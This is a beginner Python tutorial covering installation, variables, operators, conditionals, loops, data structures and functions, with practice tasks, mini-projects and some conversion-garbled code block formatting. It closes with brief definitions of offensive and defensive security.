```

If installed correctly, you'll see something like:

```
Python 3.12.0
```

You can also open the interactive Python shell by typing:

```shell
python
```

You'll see the Python prompt:

```python
>>>
```

Here, you can write Python code directly.

1.4 Setting Up a Development Environment

You can write Python code in multiple ways. Here are three common options:

Option 1: IDLE

Python ships with **IDLE**, its own basic editor. You can open it from your start menu or applications folder. It's simple and great for beginners.

Option 2: Text Editor (VS Code)

Visual Studio Code (VS Code) is a free, powerful code editor that supports Python. It features:

- Syntax highlighting
- IntelliSense (auto-completion)
- Extensions for debugging, linting, etc.

Install the **Python extension** in VS Code after installing Python.

Option 3: Jupyter Notebook (Optional for Data Science)

Jupyter lets you write code in cells and see outputs instantly—great for data science.

Install with:

```shell
pip install notebook
```

Then run:

```shell
jupyter notebook
```

1.5 Writing Your First Python Program

Let's write the classic "**Hello, World!**" program.

Option A: In the Interactive Shell

Open your terminal or command prompt and type:

```python
print("Hello, World!")
```

You'll see:

```
None
Hello, World!
```

Option B: In a Python File

1. Open your text editor or IDLE.
2. Create a new file and save it as hello.py.
3. Type the following code:

```
Python
print("Hello, World!")
```

4. Save the file.
5. Run it from the terminal:

```
Shell
python hello.py
```

You'll get the same output.

1.6 Understanding the **print()** Function

The print() function is used to display output on the screen. It takes one or more arguments and prints them.

Examples:

```python
print("Welcome to Python!")
print("The answer is", 42)
print("Hello", "World", sep="-")
```

Output:

```
None
Welcome to Python!
The answer is 42
Hello-World
```

- sep defines the separator between values (default is a space).
- You can also format strings using f-strings:

```python
name = "Alice"
print(f"Hello, {name}!")
```

1.7 Comments in Python

Comments are notes in your code that are not executed. They help explain what your code does.

Single-line comment:

```python
# This is a comment
print("Hello")  # This is also a comment
```

Multi-line comment (technically a string):

```python
"""
This is a multi-line comment.
Useful for documentation.
"""
```

1.8 Errors and Debugging

Python has two main types of errors:

- **Syntax Errors**: Mistakes in the structure of code.

```python
print("Hello   # Missing closing quote
```

- **Runtime Errors**: Errors that occur while the program is running.

```python
print(1 / 0)  # Division by zero
```

Python's error messages are helpful. Pay attention to:

- The **line number**
- The **error type** (e.g., SyntaxError, ZeroDivisionError)
- A **description** of the problem

Tip: Read errors carefully! They often tell you exactly what went wrong.

1.9 Python Versions: Python 2 vs Python 3

Python 2 is **deprecated** and no longer supported. Always use **Python 3**.

Key differences:

- print is a **function** in Python 3: print("Hello")
- Integer division behaves differently:
    - Python 2: 5 / 2 = 2
    - Python 3: 5 / 2 = 2.5

1.10 How to Practice Python

Here are some great ways to practice:

1. Online Interpreters:

- Repl.it
- Programiz
- Google Colab (great for data science)

2. Challenges for Beginners:

- Print your name, age, and favorite color.
- Write a script that calculates your age in months.
- Create a greeting program that takes a name and prints Hello, <name>.

1.11 Summary

In this lesson, you learned:

✅ What Python is and why it's useful
✅ How to install Python and set up your environment
✅ How to write and run your first Python script
✅ The print() function and using comments
✅ Basic error handling and debugging
✅ Python versions and how to practice

Practice Tasks

Try solving these to reinforce what you've learned:

1. Write a program that prints your name and age.

2. Write a program that prints:

None
Welcome to Python!
Let's start coding.

3. Write a program that prints the result of 5 + 10, 5 * 10, and 10 / 2.

4. Use print() to display:

None
Name: Alice
Age: 25
Hobby: Reading

Part 2: Variables and Data Types

2.1 What is a Variable?

A **variable** is like a container that holds data. You give it a name, and you can store or retrieve information from it at any time during your program.

Think of it like this:

```python
box = "apple"
```

Now, box contains the word "apple".

Why use variables?

- To store data temporarily
- To make code readable and maintainable
- To perform calculations or logic using stored values

2.2 Creating Variables in Python

You don't need to declare a variable's type. Python is **dynamically typed**, which means it figures out the type based on the value you assign.

Example:

```python
name = "Alice"
age = 25
height = 5.7
is_student = True
```

Naming Rules:

- Must start with a letter or underscore _
- Can contain letters, digits, and underscores
- **Cannot** start with a number
- **Case-sensitive** (Name and name are different)

Valid examples:

```python
my_name = "John"
_age = 20
year2025 = 2025
```

Invalid examples:

```python
2cool = "no"      # Starts with number ❌
my-name = "John"  # Hyphen not allowed ❌
```

2.3 Data Types in Python

Python has several **built-in data types**. The most common ones for beginners are:

Type	Example	Description
int	10, -5	Whole numbers
float	3.14, -0.01	Decimal numbers
str	"hello"	Text (strings)

bool	True, False	Boolean (yes/no, on/off)

2.4 Type Checking

Use the type() function to check what type a variable is:

```python
x = 42
print(type(x))  # <class 'int'>
```

```python
y = "Hello"
print(type(y))  # <class 'str'>
```

2.5 Working with Strings

Strings are **sequences of characters** enclosed in either single or double quotes.

```python
message = "Hello, World!"
```

Common String Operations:

```python
# Concatenation
first = "Hello"
second = "World"
print(first + " " + second)  # Hello World

# Repetition
```

```
print("Hi! " * 3)  # Hi! Hi! Hi!

# Length
print(len("Python"))  # 6

# Indexing (starts at 0)
text = "Python"
print(text[0])  # P
print(text[-1])  # n

# Slicing
print(text[0:3])  # Pyt
print(text[2:])   # thon
```

2.6 String Methods

Python gives you useful built-in functions (called **methods**) for working with strings.

Python
```
name = "alice"

print(name.upper())    # ALICE
print(name.capitalize())  # Alice
print(name.isalpha())  # True
print("123".isdigit()) # True
```

2.7 Working with Numbers

Integers (**int**) and Floating-point numbers (**float**):

Python
```
x = 10      # Integer
```

```
y = 3.14    # Float
z = -5      # Negative integer
```

Arithmetic Operations:

Operator	Meaning	Example
+	Addition	2 + 3 = 5
-	Subtraction	5 - 1 = 4
*	Multiplication	4 * 2 = 8
/	Division (float)	5 / 2 = 2.5
//	Floor Division	5 // 2 = 2
%	Modulus (remainder)	5 % 2 = 1
**	Exponentiation	2 ** 3 = 8

2.8 Type Conversion (Casting)

Sometimes, you need to convert between data types. Python provides built-in functions:

Convert to string:

Python
```
age = 25
print("Age: " + str(age))  # Age: 25
```

Convert to integer:

Python
```
num = "10"
```

```
print(int(num) + 5)  # 15
```

Convert to float:

```python
value = "3.14"
print(float(value) + 1)  # 4.14
```

Convert to boolean:

```python
print(bool(0))    # False
print(bool(1))    # True
print(bool(""))   # False
print(bool("Hi")) # True
```

2.9 Input from the User

Use the input() function to get user input. It always returns a **string**, so you may need to convert it.

```python
name = input("Enter your name: ")
print("Hello, " + name)
```

```python
age = int(input("Enter your age: "))
print("In 5 years, you'll be", age + 5)
```

2.10 Constants

Python doesn't have true constants, but by convention, we use **uppercase variable names** to indicate values that should not change:

```python
PI = 3.14159
GRAVITY = 9.8
```

While these can still be changed, developers treat them as constants by agreement.

2.11 Multiple Assignments

Python allows you to assign values to multiple variables in one line:

```python
a, b, c = 1, 2, 3
print(a, b, c)  # 1 2 3

x = y = z = 0
print(x, y, z)  # 0 0 0
```

2.12 Best Practices

- Use **descriptive names**: score, user_name, price
- Use **snake_case** for variable names (my_variable)
- Avoid reserved words like class, if, print as variable names
- Add comments to explain your code

Practice Tasks

Try solving these to test your understanding:

1. Store your name, age, and favorite color in variables and print them.
2. Write a program that asks the user for two numbers and prints their sum.
3. Write a program that calculates the area of a rectangle.
4. Ask the user for their birth year and calculate their age.
5. Convert a string like "42" to an integer and multiply it by 2.

Summary

In this part, you learned:

✅ What variables are and how to use them
✅ Python's basic data types: int, float, str, bool
✅ How to work with and manipulate strings and numbers
✅ How to convert between data types
✅ How to take user input
✅ Best practices for writing clean and clear code

Part 3: Operators in Python

3.1 What Are Operators?

Operators are **symbols or keywords** in Python that perform operations on values or variables. They're essential in writing logic, performing calculations, and comparing data.

Example:

```python
a = 10

b = 5

print(a + b)  # Output: 15
```

Python has several categories of operators:

- Arithmetic Operators
- Assignment Operators
- Comparison Operators
- Logical Operators
- Identity and Membership Operators (covered later in advanced sections)

Let's explore each one step-by-step.

3.2 Arithmetic Operators

These are used for mathematical operations:

Operator	Description	Example	Result
+	Addition	3 + 2	5
-	Subtraction	5 - 2	3

*	Multiplication	4 * 3	12
/	Division (float)	10 / 3	3.333
//	Floor Division	10 // 3	3
%	Modulus (remainder)	10 % 3	1
**	Exponentiation	2 ** 3	8

Examples:

Python

```
a = 15

b = 4


print(a + b)   # 19

print(a - b)   # 11

print(a * b)   # 60

print(a / b)   # 3.75

print(a // b)  # 3

print(a % b)   # 3

print(a ** b)  # 50625
```

3.3 Assignment Operators

These are used to **assign** values to variables and to **update** them.

Operator	Example	Same as
=	x = 5	x = 5
+=	x += 2	x = x + 2
-=	x -= 3	x = x - 3
*=	x *= 4	x = x * 4
/=	x /= 2	x = x / 2
//=	x //= 2	x = x // 2
%=	x %= 3	x = x % 3
**=	x **= 2	x = x ** 2

Example:

```python
x = 10
x += 5   # x = 15
x *= 2   # x = 30
print(x) # 30
```

These save time and make code cleaner.

3.4 Comparison Operators (Relational Operators)

These compare two values and return a **boolean** result (True or False).

Operator	Description	Example	Result
==	Equal to	5 == 5	True
!=	Not equal to	5 != 3	True
>	Greater than	10 > 7	True
<	Less than	5 < 10	True
>=	Greater than or equal	7 >= 7	True

<=	Less than or equal	3 <= 4	True

Example:

```python
a = 8
b = 12

print(a == b)   # False
print(a != b)   # True
print(a > b)    # False
print(a <= b)   # True
```

These are often used in **if statements** and loops.

3.5 Logical Operators

Logical operators allow you to **combine conditions** or invert them. They return boolean values.

Operator	Description	Example
and	True if both are true	True and True → True

or	True if at least one is true	True or False → True
not	Inverts the result	not True → False

Examples:

```python
x = 10

print(x > 5 and x < 20)   # True

print(x < 5 or x > 8)     # True

print(not(x == 10))       # False
```

Use logical operators when you want to evaluate **multiple conditions**.

3.6 Order of Operations (PEMDAS in Python)

Python follows an **order of precedence** for evaluating expressions:

1. Parentheses ()
2. Exponents **
3. Multiplication / Division / Modulus * / // %
4. Addition / Subtraction + -
5. Comparison Operators ==, !=, >, <, >=, <=
6. Logical NOT not

7. Logical AND and
8. Logical OR or

Example:

```python
result = 3 + 4 * 2 ** 2
# Step-by-step:
# 2 ** 2 = 4
# 4 * 4 = 16
# 3 + 16 = 19
print(result)  # 19
```

Use parentheses to make your logic clearer and avoid mistakes.

3.7 Combining Operators in Real Examples

Example 1: Check if a number is within a range

```python
x = 25
print(x >= 10 and x <= 30)  # True
```

Example 2: Check if a password is valid

```python
password = "abc123"
```

```
print(len(password) >= 6 and " " not in password)  # True
```

Example 3: Voting eligibility

```python
age = int(input("Enter your age: "))
citizen = input("Are you a citizen? (yes/no): ").lower()

if age >= 18 and citizen == "yes":
    print("You are eligible to vote.")
else:
    print("Sorry, you're not eligible.")
```

3.8 Common Mistakes with Operators

Mistake	Why it's wrong	Correct version
= instead of ==	= is assignment, not comparison	if x == 5:
Using and instead of or	Logic error	Check conditions carefully

Forgetting parentheses	Changes evaluation order	Use () to group conditions

---

Practice Time!

Beginner Challenges:

1. Write a program that checks if a number is even or odd using %.
2. Ask the user for a number and check if it is between 1 and 100.
3. Create a calculator that performs basic arithmetic operations.
4. Write a program that checks if two numbers are both divisible by 3.
5. Ask for a user's name and age, and display if they're old enough to drive (age >= 18).

Mini Project: Simple Grade Evaluator

Write a program that asks for a student's test score and prints their grade based on the following:

Score Range	Grade
90 - 100	A

80 - 89	B
70 - 79	C
60 - 69	D
Below 60	F

Example:

```python
score = int(input("Enter your score: "))

if score >= 90:
    print("Grade: A")
elif score >= 80:
    print("Grade: B")
elif score >= 70:
    print("Grade: C")
elif score >= 60:
    print("Grade: D")
else:
    print("Grade: F")
```

Try modifying it to include validation (e.g., scores between 0–100 only).

Summary

In this part, you learned about:

✅ **Arithmetic operators** for math operations
✅ **Assignment operators** for updating values
✅ **Comparison operators** to compare data
✅ **Logical operators** for combining conditions
✅ **Operator precedence** and best practices

Part 4: Control Flow (Making Decisions in Code)

4.1 What is Control Flow?

Control flow allows your program to **make decisions** and **choose different paths** based on certain conditions. It's how your code can act **intelligently**.

Without control flow, a program just runs straight from top to bottom. With it, you can:

- Respond to user input
- Handle different situations
- Skip or repeat code

4.2 The **if** Statement

The most basic control structure is the if statement. It lets you run code **only if** a condition is True.

Syntax:

```python
if condition:
    # code block
```

Example:

```python
age = 18


if age >= 18:
    print("You're an adult.")
```

If the condition is True, the indented code runs. If not, it's skipped.

4.3 if...else Statement

Sometimes you want to run one block of code **if a condition is true**, and a different one **if it's false**.

Syntax:

```python
if condition:
    # true block
```

```
else:
    # false block
```

Example:

```
Python
temperature = 25


if temperature > 30:
    print("It's hot today!")
else:
    print("It's not that hot.")
```

4.4 if...elif...else

Use elif (short for “else if”) to test multiple conditions in order.

Syntax:

```
Python
if condition1:
    # runs if condition1 is true
elif condition2:
    # runs if condition1 is false, and condition2 is true
else:
```

```
    # runs if none of the above are true
```

Example:

```
Python
score = 75


if score >= 90:
    print("Grade: A")
elif score >= 80:
    print("Grade: B")
elif score >= 70:
    print("Grade: C")
else:
    print("Grade: D or F")
```

Output:

```
None
Grade: C
```

Note: Only the **first true** condition is executed.

4.5 Nested **if** Statements

You can put one if block **inside another**. This is useful when one condition depends on another.

Example:

```python
age = 20

has_license = True


if age >= 18:
    if has_license:
        print("You can drive.")
    else:
        print("You need a license to drive.")
else:
    print("You're too young to drive.")
```

This checks both age and whether the person has a license.

4.6 Logical Operators with **if**

You can combine conditions using:

- and: both must be true
- or: at least one must be true
- not: flips the truth value

Example:

```python
username = "admin"
password = "1234"

if username == "admin" and password == "1234":
    print("Access granted.")
else:
    print("Access denied.")
```

4.7 Comparison and Boolean Recap

You can use any expression that returns a boolean (True or False) in if statements:

```python
# Examples of conditions
x == 10
x != 5
x > 0
len(name) > 3
age >= 18 and citizen == "yes"
```

4.8 Truthy and Falsy Values

Python treats some values as automatically True or False.

Falsy values:

- 0
- 0.0
- "" (empty string)
- [], {}, set() (empty collections)
- None
- False

Everything else is **truthy**.

Example:

```python
name = ""

if name:
    print("Hello,", name)
else:
    print("Please enter your name.")
```

4.9 Indentation Is Critical

Python uses **indentation** (spaces or tabs) to define code blocks.

Example:

```python
x = 5


if x > 0:
    print("Positive")
    print("Still in if")
print("Out of if")
```

Make sure all code inside the if is **indented equally**.

4.10 Practical Examples

Example 1: Even or Odd

```python
num = int(input("Enter a number: "))


if num % 2 == 0:
    print("Even")
else:
    print("Odd")
```

Example 2: BMI Calculator

```python
weight = float(input("Enter your weight (kg): "))
height = float(input("Enter your height (m): "))

bmi = weight / (height ** 2)

if bmi < 18.5:
    print("Underweight")
elif bmi < 25:
    print("Normal weight")
elif bmi < 30:
    print("Overweight")
else:
    print("Obese")
```

Example 3: Leap Year Checker

```python
year = int(input("Enter a year: "))

if (year % 4 == 0 and year % 100 != 0) or (year % 400 == 0):
    print("Leap year")
```

```
else:
    print("Not a leap year")
```

4.11 Common Mistakes to Avoid

Mistake	Why It's Wrong	Correct
Missing colon :	Python needs it after if, else, etc.	if x > 5:
Wrong indentation	Code won't run or behave unexpectedly	Use consistent indentation (4 spaces)
Using = instead of ==	= is assignment, not comparison	if x == 10:
Writing conditions that always evaluate the same	Learn truthy/falsy behavior	if name != "": or if name:

Practice Challenges

1. Write a program that asks for a number and prints if it's positive, negative, or zero.

2. Ask the user to input their age. Print:

    - “Child” if under 13,
    - “Teen” if 13–19,
    - “Adult” if 20–64,
    - “Senior” if 65 or older.

3. Ask for a username and password. Print “Login successful” only if both match expected values.
4. Create a program that checks if a number is divisible by both 3 and 5.
5. Build a mini program that checks if a character is a vowel or consonant.

Mini Project: Basic Login System

Write a simple program that:

- Asks for a username and password
- If both are correct, prints a welcome message
- Else, prints an error

Example:

```python
correct_username = "user1"
correct_password = "pass123"


username = input("Enter username: ")
```

```
password = input("Enter password: ")


if username == correct_username and password == correct_password:
    print("Welcome,", username)
else:
    print("Invalid login.")
```

Extend it:

- Allow for case-insensitive login
- Give a maximum of 3 attempts (advanced)

Summary

✅ You learned how to use control flow to make decisions
✅ Mastered if, elif, and else statements
✅ Practiced writing nested and combined conditionals
✅ Used real-world logic in your Python programs
✅ Explored truthy and falsy values in decision-making

Part 5: Loops in Python

5.1 What Are Loops?

Loops are used to **repeat blocks of code**. Instead of writing the same line over and over, you can tell Python:

> "Repeat this code a certain number of times or while a condition is true."

Python supports two main types of loops:

- for loops — great for iterating over a **sequence**
- while loops — run as long as a **condition is true**

5.2 The **for** Loop

A for loop is used to **iterate** (loop through) a sequence such as:

- Lists
- Strings
- Ranges
- Tuples

Basic Syntax

```python
for variable in sequence:
    # code block
```

Example 1: Loop over a list

```python
fruits = ["apple", "banana", "cherry"]


for fruit in fruits:
```

```
print(fruit)
```

Output:

```
None
apple
banana
cherry
```

Here, fruit takes on each value from the list, one by one.

5.3 Using **range()** with **for** Loops

The range() function creates a sequence of numbers.

Syntax:

```
Python
range(start, stop, step)
```

- start (optional): the first number (default is 0)
- stop: the sequence goes up to (but doesn't include) this number
- step (optional): how much to increase each time (default is 1)

Examples:

```python
for i in range(5):
    print(i)  # prints 0 to 4


for i in range(1, 6):
    print(i)  # prints 1 to 5


for i in range(10, 0, -2):
    print(i)  # prints 10, 8, 6, 4, 2
```

5.4 The **while** Loop

A while loop repeats as long as a **condition is true**.

Syntax:

```python
while condition:
    # code block
```

Example:

```python
x = 1

while x <= 5:
```

```
    print(x)
    x += 1
```

Output:

```
None
1
2
3
4
5
```

5.5 Infinite Loops and How to Avoid Them

A **common mistake** with while loops is creating an **infinite loop**—one that never ends.

Example of an infinite loop:

```python
x = 5
while x > 0:
    print("Counting down...")
    # Forgot to update x
```

✅ Always make sure the condition **will eventually become false**.

5.6 **break** and **continue** Statements

break: Exits the loop completely

```python
while True:
    name = input("Enter your name (or 'q' to quit): ")
    if name == "q":
        break
    print("Hello,", name)
```

continue: Skips the rest of the current loop and goes to the next iteration

```python
for i in range(1, 6):
    if i == 3:
        continue
    print(i)
```

Output:

```
None
1
2
4
5
```

5.7 **else** Clause in Loops

Loops in Python can have an else clause. It runs **only if the loop is not terminated by break**.

Example:

```python
for i in range(5):
    print(i)
else:
    print("Finished!")
```

But:

```python
for i in range(5):
    if i == 3:
        break
    print(i)
else:
    print("Finished!")  # Won't run because of break
```

5.8 Nested Loops

You can place one loop **inside another**.

Example: Multiplication Table

```python
for i in range(1, 4):
    for j in range(1, 4):
        print(i * j, end="\t")
    print()
```

Output:

```
None
1	2	3
2	4	6
3	6	9
```

5.9 Looping Over Strings

Strings are **sequences of characters**, so you can loop over them.

```python
for letter in "hello":
    print(letter)
```

5.10 Real-World Loop Examples

Example 1: Countdown Timer

```python
import time


for i in range(5, 0, -1):
    print(i)
    time.sleep(1)
print("Time's up!")
```

Example 2: Password Attempts

```python
correct_password = "letmein"
attempts = 3


while attempts > 0:
    guess = input("Enter password: ")
    if guess == correct_password:
        print("Access granted.")
        break
    else:
        attempts -= 1
        print("Wrong! Attempts left:", attempts)
```

```
else:
    print("Too many attempts. Access denied.")
```

Example 3: Sum of Numbers

```python
total = 0

for i in range(1, 6):
    total += i

print("Sum from 1 to 5 is:", total)
```

5.11 Common Mistakes with Loops

Mistake	Why It's Wrong	Fix
Forgetting to update variable in while	Causes infinite loop	Add increment or update
Off-by-one errors	Wrong range start/stop	Double-check range()

Misusing break or continue	Logic doesn't work	Use them only when necessary
Improper indentation	Code doesn't run as expected	Be consistent with 4-space indentation

---

Practice Challenges

1. **Countdown Timer**: Ask the user for a number and count down to 0.
2. **Multiples of 3**: Print all numbers between 1 and 100 divisible by 3.
3. **Sum of Even Numbers**: Use a loop to sum even numbers from 1 to 100.
4. **Reverse a String**: Print each character of a string in reverse order.
5. **Guessing Game**: Make a number guessing game where the user has 5 attempts.

Mini Project: Number Guessing Game

Requirements:

- Program chooses a random number between 1–20
- User has 5 guesses to find it
- Gives feedback (“too high” or “too low”)

Example Code:

Python

```
import random

secret_number = random.randint(1, 20)
attempts = 5

while attempts > 0:
    guess = int(input("Guess the number (1–20): "))

    if guess == secret_number:
        print("Correct! You win!")
        break
    elif guess < secret_number:
        print("Too low.")
    else:
        print("Too high.")

    attempts -= 1

if attempts == 0:
    print("You lose! The number was:", secret_number)
```

Summary

✅ You learned how to repeat actions using for and while loops
✅ Used range() to control loops
✅ Applied break, continue, and else with loops
✅ Practiced looping through sequences like lists and strings
✅ Wrote practical programs using loops

Part 6: Data Structures in Python

6.1 What Are Data Structures?

Data structures are **containers** for storing and organizing data. They allow you to:

- Group related data together
- Access, update, and remove items efficiently
- Iterate through items

In this part, you'll learn the four core Python data structures:

1. **Lists**
2. **Tuples**
3. **Sets**
4. **Dictionaries**

6.2 Lists – Ordered, Changeable Sequences

A **list** is an ordered collection of items that can be changed.

Create a List:

```python
fruits = ["apple", "banana", "cherry"]
```

Access Elements:

```python
print(fruits[0])   # apple

print(fruits[-1])  # cherry
```

Modify Elements:

```python
fruits[1] = "blueberry"

print(fruits)  # ['apple', 'blueberry', 'cherry']
```

List Methods:

```python
fruits.append("orange")     # Add to end

fruits.insert(1, "kiwi")    # Insert at index

fruits.remove("apple")      # Remove by value

fruits.pop()              # Remove last item

fruits.sort()             # Sort in place
```

Loop Through List:

```python
for fruit in fruits:
    print(fruit)
```

Check Membership:

```python
if "banana" in fruits:
    print("Found banana")
```

6.3 Tuples – Ordered, Unchangeable Sequences

Tuples are like lists, but **immutable** (can't be changed).

Create a Tuple:

```python
coordinates = (10, 20)
```

Access Elements:

```python
print(coordinates[0])  # 10
```

Tuple Packing & Unpacking:

```python
person = ("Alice", 30)
```

```
name, age = person

print(name)  # Alice
```

✅ Use tuples when you want a fixed group of related items.

6.4 Sets – Unordered, Unique Items

A **set** is an unordered collection of **unique** items.

Create a Set:

```
Python

colors = {"red", "green", "blue"}
```

Add & Remove:

```
Python

colors.add("yellow")

colors.remove("red")
```

Check Membership:

```
Python

if "blue" in colors:

    print("Blue is here")
```

Useful for Removing Duplicates:

```python
nums = [1, 2, 2, 3, 3, 3]

unique_nums = set(nums)

print(unique_nums)  # {1, 2, 3}
```

6.5 Dictionaries – Key-Value Pairs

A **dictionary** stores data in **key-value** pairs.

Create a Dictionary:

```python
person = {
    "name": "Alice",
    "age": 30,
    "city": "New York"
}
```

Access Values:

```python
print(person["name"])  # Alice
```

Modify/Add Items:

```python
person["age"] = 31
```

```
person["job"] = "Engineer"
```

Remove Items:

```
Python
del person["city"]
```

Loop Through Dictionary:

```
Python
for key, value in person.items():
    print(key, "->", value)
```

6.6 Practical Examples

Example 1: Shopping List (List)

```
Python
shopping_list = []


shopping_list.append("milk")
shopping_list.append("bread")


for item in shopping_list:
    print("Buy:", item)
```

Example 2: Coordinate System (Tuple)

Python

```
location = (5, 10)

x, y = location

print("X:", x, "Y:", y)
```

Example 3: Unique Usernames (Set)

Python

```
usernames = ["alice", "bob", "alice", "carol"]

unique_usernames = set(usernames)

print(unique_usernames)
```

Example 4: Student Record (Dictionary)

Python

```
student = {

   "name": "John",

   "grades": [90, 85, 92]

}


average = sum(student["grades"]) / len(student["grades"])
```

```
print("Average grade:", average)
```

6.7 Conversion Between Types

You can convert between list, tuple, set:

```python
my_list = [1, 2, 3, 3]

my_set = set(my_list)       # Remove duplicates

my_tuple = tuple(my_set)    # Make it immutable

my_list_again = list(my_tuple)
```

6.8 Summary Table

Type	Ordered	Mutable	Allows Duplicates	Example
List	✅	✅	✅	["a", "b", "c"]
Tuple	✅	❌	✅	("a", "b", "c")
Set	❌	✅	❌	{"a", "b", "c"}

Dictionary	✅*	✅	❌ (unique keys)	{"name": "Alice"}

*Dictionaries maintain insertion order in Python 3.7+

Practice Challenges

1. **List Practice**: Create a list of 5 favorite movies. Print them one by one.
2. **Tuple Practice**: Create a tuple with your birth year, month, and day. Unpack and print them.
3. **Set Practice**: Convert a list with duplicate numbers into a set and print the unique numbers.
4. **Dictionary Practice**: Create a dictionary with keys "name", "age", and "hobby". Print a sentence using those values.
5. **Nested Dictionary**: Make a dictionary with students' names as keys and a list of their marks as values. Compute and print their averages.

Mini Project: Simple Address Book

Build a dictionary-based address book where users can:

- Add a contact
- View all contacts
- Search by name

Example Code:

Python

```
address_book = {}


while True:
    print("\n1. Add Contact\n2. View Contacts\n3. Search Contact\n4. Exit")
    choice = input("Choose an option: ")


    if choice == "1":
        name = input("Name: ")
        phone = input("Phone: ")
        address_book[name] = phone
    elif choice == "2":
        for name, phone in address_book.items():
            print(name, "->", phone)
    elif choice == "3":
        search = input("Enter name to search: ")
        if search in address_book:
            print("Phone:", address_book[search])
        else:
            print("Contact not found.")
    elif choice == "4":
        break
```

```
else:
    print("Invalid choice.")
```

Common Mistakes

Mistake	Problem	Fix
Accessing list index out of range	Crashes the program	Check list length
Modifying tuples	Tuples are immutable	Use lists if modification is needed
Assuming order in sets	Sets are unordered	Don't rely on element order
Using mutable types as dict keys	Keys must be immutable	Use strings, numbers, or tuples as keys

---

Summary

✅ You learned about **lists**, **tuples**, **sets**, and **dictionaries**
✅ You practiced creating, accessing, modifying, and looping through them
✅ You applied them in real-life examples and mini projects
✅ You now understand how to **store and organize data** effectively

Part 7: Functions in Python

7.1 What Is a Function?

A **function** is a reusable block of code that performs a specific task. Functions help you:

- **Avoid repeating code**
- **Break down problems** into smaller parts
- **Organize code** for clarity and reuse

Python includes many **built-in functions** (like print(), len(), etc.), but you can also create your own.

7.2 Defining a Function

Use the def keyword to create a function.

Syntax:

```python
def function_name():
    # code block
```

Example:

```python
def greet():
    print("Hello, world!")
```

```
greet()  # call the function
```

7.3 Function Parameters

Parameters allow functions to accept input.

Example with One Parameter:

```python
def greet(name):
    print("Hello,", name)

greet("Alice")
greet("Bob")
```

Example with Multiple Parameters:

```python
def add(x, y):
    print(x + y)

add(3, 5)
```

7.4 Return Values

Functions can return results using the return keyword.

Example:

```python
def square(x):
    return x * x

result = square(4)
print(result)  # 16
```

Without return, the function just performs actions but gives no output to reuse.

7.5 Function with Default Parameters

You can assign default values to parameters.

Example:

```python
def greet(name="Guest"):
    print("Hello,", name)

greet()        # Hello, Guest
greet("Alice")  # Hello, Alice
```

7.6 Function with Keyword Arguments

Python allows **named arguments**, which can improve readability.

Example:

```python
def describe_pet(animal, name):
    print(f"{name} is a {animal}")


describe_pet(animal="dog", name="Rex")
```

7.7 Practical Examples

Example 1: Calculate Area of Rectangle

```python
def area(width, height):
    return width * height


print(area(5, 10))  # 50
```

Example 2: Even or Odd Checker

```python
def is_even(num):
```

```
    return num % 2 == 0


print(is_even(4))  # True
print(is_even(7))  # False
```

Example 3: Personalized Message

Python

```
def send_message(name, message):
    print(f"To {name}: {message}")


send_message("Alice", "Welcome!")
```

7.8 Scope of Variables

Scope determines **where a variable is accessible**.

Local Scope:

Variables created inside a function exist **only inside that function**.

Python

```
def greet():
    name = "Alice"  # local variable
    print("Hello", name)
```

```
greet()
# print(name)  # Error: name is not defined
```

Global Scope:

Variables created outside functions are **global**.

```
Python
name = "Bob"

def greet():
    print("Hello", name)  # uses global variable

greet()
```

Modifying Global Variables:

You must declare them with global:

```
Python
count = 0

def increment():
    global count
    count += 1
```

```
increment()

print(count)
```

7.9 Nested Functions

You can define functions inside other functions.

```
Python
def outer():
    print("Outer function")

    def inner():
        print("Inner function")

    inner()

outer()
```

7.10 Lambda Functions (Anonymous Functions)

Python allows short, one-line functions with lambda.

Syntax:

```python
lambda arguments: expression
```

Example:

```python
square = lambda x: x * x

print(square(5))  # 25
```

Another example:

```python
add = lambda a, b: a + b

print(add(2, 3))  # 5
```

> Use `lambda` for simple, throwaway functions (e.g., for sorting or filtering lists).

7.11 Practice Exercises

1. **Greeting Function**: Create a function `say_hello(name)` that prints "Hello, [name]!"
2. **Math Function**: Create `multiply(x, y)` that returns the product.
3. **Maximum Number**: Write a function `max_of_three(a, b, c)` that returns the largest number.
4. **Palindrome Checker**: Write `is_palindrome(word)` that returns `True` if the word reads the same backward.

5. **Fibonacci Generator**: Write a function that prints the first N Fibonacci numbers.

Mini Project: Simple Calculator

Build a calculator that supports addition, subtraction, multiplication, and division using functions.

Example Code:

Python

```
def add(x, y):
    return x + y

def subtract(x, y):
    return x - y

def multiply(x, y):
    return x * y

def divide(x, y):
    if y == 0:
        return "Error: Division by zero"
    return x / y

while True:
```

```
print("\nOptions: + - * / q (quit)")
choice = input("Choose operation: ")

if choice == "q":
    break

a = float(input("Enter first number: "))
b = float(input("Enter second number: "))

if choice == "+":
    print("Result:", add(a, b))
elif choice == "-":
    print("Result:", subtract(a, b))
elif choice == "*":
    print("Result:", multiply(a, b))
elif choice == "/":
    print("Result:", divide(a, b))
else:
    print("Invalid option.")
```

7.12 Common Mistakes with Functions

Mistake	Description	Fix
Not using return	Function runs but doesn't return value	Use return to give output
Forgetting parentheses	Refers to function, not call	Use greet() instead of greet
Confusing local/global variables	Modifying global variable inside function	Use global keyword
Missing arguments	Causes TypeError	Match function signature correctly
Naming conflict	Function name same as built-in	Avoid naming your function print, list, etc.

Summary

✅ You learned how to define and call functions
✅ You used parameters and return values
✅ You understood local and global scope
✅ You practiced using lambda for simple functions
✅ You built a reusable calculator with function logic

Offensive Security

Proactive and adversarial cybersecurity practices aimed at identifying and exploiting vulnerabilities in systems, networks, or applications before malicious hackers can. Unlike defensive security, which focuses on protecting assets, offensive security involves activities like:

- **Penetration testing** (ethical hacking): Simulating attacks to find weaknesses.
- **Red teaming**: Emulating real-world attack scenarios to test defenses.
- **Vulnerability assessment**: Identifying and evaluating potential security flaws.
- **Exploitation development**: Creating and testing custom exploits to assess risks.

Its goal is to improve security by understanding how systems can be breached, helping organizations strengthen their defenses.

Defensive Security

The practice of protecting computer systems, networks, and data from cyber threats. It focuses on **prevention, detection, and response** to attacks, ensuring systems remain secure and operational.

Key Areas of Defensive Security:

- **Firewalls and Intrusion Detection Systems (IDS):** Block or monitor unwanted traffic.
- **Security Information and Event Management (SIEM):** Centralizes and analyzes security logs.
- **Endpoint Protection:** Secures user devices from malware and intrusions.
- **Patch Management:** Keeps systems up to date with security fixes.
- **Incident Response:** Detects and responds to attacks in real-time.
- **Access Control:** Ensures only authorized users can access resources.
- **Security Awareness Training:** Educates users to prevent human error exploits.

Goal:

To reduce the risk of breaches and ensure quick recovery if one occurs. Defensive security is the backbone of an organization's cybersecurity strategy, supporting business continuity and compliance.

Careers in Cyber Security

